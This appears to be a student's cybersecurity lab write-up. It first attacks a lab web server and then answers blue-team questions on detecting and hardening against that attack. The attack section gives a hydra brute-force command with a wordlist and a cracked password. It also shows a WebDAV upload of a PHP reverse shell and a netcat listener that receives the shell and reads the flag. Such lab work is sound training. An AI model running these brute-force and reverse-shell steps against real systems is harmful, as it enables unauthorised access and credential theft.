

Discover the IP address of the Linux web server. Ifconfig on victim server or nmap ping each 192.168.1.1-255 is how I did it.




Locate the hidden directory on the web server.



Brute force the password for the hidden directory using the hydra command:

- **Hint**: hydra -l ryan -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

Break the hashed password with the Crack Station website or John the Ripper. Using crack station you get linux4u as ryans password
Connect to the server via WebDav.



Upload a PHP reverse shell payload


```
root@Kali:~# nano /home/php-reverse-shell.php
root@Kali:~# cadaver http://192.168.1.105/webdav/
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put /home/php-reverse-shell.php
Uploading /home/php-reverse-shell.php to `/webdav/php-reverse-shell.php':
Progress: [============================>] 100.0% of 5494 bytes succeeded.
dav:/webdav/>
```

Execute payload that you uploaded to the site to open up a meterpreter session.
Find and capture the flag.

```
root@Kali:~# nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.105] 54324
Linux server1 4.15.0-122-generic #124-Ubuntu SMP Thu Oct 15 13:03:05 UTC 20
20 x86_64 x86_64 x86_64 GNU/Linux
 01:08:51 up  1:00,  1 user,  load average: 3.00, 3.00, 2.58
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
vagrant  tty1     -                00:16   50:19   0.05s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cat flag.txt
b1ng0w@5h1sn@m0
$
```


1. Identify the offensive traffic.

    - Identify the traffic between your machine and the web machine:
        - When did the interaction occur?



        - 10/24 15:00-18:00


- What responses did the victim send back? Mostly 401s



- What data is concerning from the Blue Team perspective? Literally every massive spike registered on the logs usually will indicate an attack but specifically the amount of 401 errors shows they are attempting an attack


2. Find the request for the hidden directory.

    - In your attack, you found a secret folder. Let's look at that interaction between these two machines.
        - How many requests were made to this directory? At what time and from which IP address(es)?



Two separate times because I went back and did it again but 14 hits at 18:00 on the 24th

        - Which files were requested? What information did they contain? They container the secret folder which had the id and password




- What kind of alarm would you set to detect this behavior in the future? I would set an alarm to have the secret folder accessed more than a normal amount
- Identify at least one way to harden the vulnerable machine that would mitigate this attack. A way to harden would be to detect an ip that isn't normal and instantly block it or block the ip that goes past the threshold set.


3. Identify the brute force attack.

    - After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:

- Can you identify packets specifically from Hydra?




- How many requests were made in the brute-force attack? 14,792
- How many requests had the attacker made before discovering the correct password in this one? I'd say about 14,789 and three extra requests were made just from speed of guessing.




- What kind of alarm would you set to detect this behavior in the future and at what threshold(s)? I would set an alarm for abnormal amount of failed requests like 401 to surpass the normal threshold

        - Identify at least one way to harden the vulnerable machine that would mitigate this attack. You could add another way to block a certain amount of error codes from the same ip
4. Find the WebDav connection.

    - Use your dashboard to answer the following questions:
        - How many requests were made to this directory? 22



- Which file(s) were requested? Php-reverse-shell.php



- What kind of alarm would you set to detect such access in the future? Something to prevent this from ever happening previous examples should be set but also alert to any unknown IP entering the webdav access
- Identify at least one way to harden the vulnerable machine that would mitigate this attack. Use previous mentioned options to best prevent but block all unknown IP's even with correct login access until whitelisted.

5. Identify the reverse shell and meterpreter traffic.

    - To finish off the attack, you uploaded a PHP reverse shell and started a meterpreter shell session. Answer the following questions:

- Can you identify traffic from the meterpreter session?

t	_type	_doc
t	agent.ephemeral_id	80210a0d-0561-424f-a3cf-39028126114c
t	agent.hostname	server1
t	agent.id	de2238f6-73be-44db-906f-12490aa5ab17
t	agent.type	packetbeat
t	agent.version	7.7.0
#	destination.bytes	633B
	destination.ip	192.168.1.90
#	destination.packets	9
#	destination.port	7777
t	ecs.version	1.5.0
t	event.action	network_flow
t	event.category	network_traffic
t	event.dataset	flow
#	event.duration	8192.0
	event.end	Oct 29, 2020 @ 01:08:59.552
t	event.kind	event
	event.start	Oct 29, 2020 @ 01:08:51.360
	flow.final	true

- What kinds of alarms would you set to detect this behavior in the future? I'm not sure how you would be able to detect this information. I'm sure there's a way to but I'm guessing to just disable all ports that aren't being used.
- Identify at least one way to harden the vulnerable machine that would mitigate this attack. Similar to what I said previously prevent it getting this far but you could possibly get a firewall to block all access to unopened ports.